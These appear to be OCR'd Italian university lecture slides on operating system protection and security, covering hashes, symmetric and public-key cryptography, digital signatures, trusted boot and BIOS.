Sistemi Operativi 1

AA 2018/2019

Protezione e Sicurezza

Proprieta' di sicurezza


- Integrita' = garantire che il file non sia stato modificato in modo non autorizzato
- Segretezza/Confidenzialita' = garantire che il dato possa essere letto solo da chi e' autorizzato
- Autenticita' = che l'utente sia effettivamente chi dice di essere

Primitive di crittografia


- Hash crittografiche
- Cifratura a chiave simmetrica
- Cifratura a chiave pubblica

Hash crittografiche

- Funzione con output di lunghezza fissa
  - Mappa stringhe di qualsiasi dimensione a stringhe di lunghezza fissa



Proprieta' delle hash crittografiche



Hash crittografiche - applicazione


- Esempi di hash SHA-512, Keccak (nuovo standard)
- Nella distribuzione di SW online per controllarne la sua integrita'

Crittografia a chiave simmetrica

Scytale, 700 BC


Crittografia a chiave simmetrica

- La sola forma di crittografia esistente fino alla fine degli anni '70
- E(), funzione di crittazione, D() funzione di decrittazione. Inverse.




Crittografia a chiave simmetrica

- Cifrari a flusso (stream)
- Cifrari a blocco



block cipher



stream cipher

Esempi di cifrari moderni

RC4 $\Rightarrow$ SSL/TLS, browsers

A5/3 $\Rightarrow$ GSM

AES cifrario a blocco standard

Applicazioni

- Cifratura di file systems
- Cifratura del traffico di rete (SSL, IPSEC, etc.)

Crittografia a chiave pubblica (asimmetrica)


- Inventata (per tutti) da Diffie e Hellman nel 1976.
- Ogni utente ha due chiavi ***diverse*** una chiave pubblica per la cifratura e una chiave privata/ segreta per la decrittazione
- Dalla chiave pubblica non si puo' derivare la chiave privata. Corrispondenza unica tra le due chiavi
- La chiave e' chiamata pubblica perche' puo essere nota a tutti. Solo una delle due chiavi va mantenuta privata.

Crittografia a chiave pubblica

- Assunzioni:
  - Ogni utente ha la sua coppia di chiavi : publica e privata/segreta
  - Ogni utente conosce tutte le chiavi pubbliche
  - Solo il proprietario conosce la sua chiave segreta/privata

Alice's secret key = SKA
Alice's public key = PKA
Bob's public key = PKB

Bob's secret key = SKB
Bob's public key = PKB
Alice's public key = PKA



Alice


Bob

E() and D() sono due funzioni diverse

Firma digitale

Alice’s secret key = SKA (Chiave di firma)
Alice’s public key = PKA (Chiave di verifica)
Bob’s public key = PKB


Bob’s secret key = SKB
Bob’s public key = PKB
Alice’s public key = PKA



Esempi di algoritmi a chiave pubblica

- RSA, DSA, basati sulle curve ellittiche per smartcard e ambienti embedded.

Chaining



$Sign = Firma(f, SK_1)$ $\quad$ $Verifica(f, Sign, PK_1)$ = True/False

$Sign' = Firma(Sign, SK_2)$ $\quad$ $Verifica(Sign, Sign', PK_2)$ = True/False

$Sign'' = Firma(Sign', SK_3)$ $\quad$ $Verifica(Sign', Sign'', PK_3)$ = True/False

.... $\quad$ ....

$Sign^n = Firma(Sign^{n-1}, SK_n)$ $\quad$ $Verifica(Sign^{n-1}, Sign^n, PK_n)$ = True/False

Autenticità del sistema operativo


- Problema: come essere sicuri dall'autenticità del kernel caricato in memoria al momento di avvio?
- Problema di integrità e autenticità

TRUSTED BOOT

BIOS


- Basic Input - Output System for original IBM PC/XT and PC/AT
- Originated in 1980s
- Based on 8086 architecture. It’s firmware in ROM
- A group of clearly defined OS-independent interface for hardware
  - Int10 for Video service
  - Int13 disk service
  - Int16 keyboard service
  - Int18 BIOS ROM loader
  - Int19 bootstrap loader
- HW checks before loading the program that load the OS
- Availability of MS-DOS outside of IBM allowed applications to run equally well across different brands of box "PC clones".

UEFI:Unified Extensible Firmware Interface

